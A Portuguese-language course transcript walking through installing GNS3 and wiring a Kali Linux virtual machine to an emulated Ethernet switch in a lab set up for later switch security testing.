


Emulando os equipamentos de rede com o GNS3


Transcrição

Vamos fazer o download do programa que emula equipamentos de rede, no [site do GNS3\(\)](#) e clicar em **Free Download**.




Ele abrirá um formulário de cadastro. Basta preencher e, caso também não goste de receber newsletters, desmarcará a opção ao final do formulário e clicar em **Create Account & Continue**.

A seguir, escolha o seu sistema operacional para iniciar o download.




Antes de instalar efetivamente o programa, é importante saber que o GNS3 vai trabalhar com o WireShark, e que talvez haja conflito entre as configurações dos dois programas. Para evitar esse conflito, primeiramente, desinstalaremos o WireShark.


Iremos ao Painel de Controle, e em Programas e Recursos > Desinstalar um programa. Desinstalaremos o WinPcap e o próprio WireShark, que virá novamente com o GNS3.




Depois disso, podemos abrir o *installer* do GNS3. Em determinada etapa, será perguntado quais componentes será instalado. Vamos tirar o tique apenas do Solarwinds Response. É um programa pago que o GNS3 coloca em trial no meio dos demais. Como não faremos análises tão detalhadas, não precisaremos dele.



Depois disso, basta seguir até o final de todas as instalações.




Aparecerá novamente o pedido de instalação do Solarwinds. Escolheremos não instalar novamente, e já abriremos o GNS3.




O programa imediatamente nos pergunta se iremos usar um servidor. Como estamos trabalhando com emulação de uma rede, poderíamos consumir muitos recursos e precisar de um servidor. Não é o nosso caso, então clicaremos em **Cancel**.


A seguir, abre-se uma janela para nomearmos o novo projeto. Ele se chamará **switch**.




Nosso objetivo é testar o comportamento do switch e verificar se ele apresenta alguma vulnerabilidade. Nosso primeiro passo, será trazer um switch para o programa. Para tanto, clicaremos no ícone lateral com duas setas, e selecionaremos o Ethernet switch.




Depois, arrastaremos esse switch para a tela central, que por enquanto não possui nada.




Agora precisamos trazer para cá a máquina do hacker, o Kali Linux. Para trazer a placa de rede do Virtual Box que tínhamos configurado, clicaremos no ícone do computador e arrastaremos o Host para a tela central.




Agora precisamos conectar os dois elementos.




Clicaremos no ícone de cabo e depois sobre o Host1 . Ele mostrará opções de placas de rede, e escolheremos a `nio_gen_eth:VirtualBox Host-Only Network` , que é a placa do Virtual Box que o Kali Linux está usando. A seguir, clicaremos no switch, criando uma linha que os une.




O switch mostrará as portas disponíveis para que escolhamos a qual esse computador se conectará. Escolheremos a porta 1.



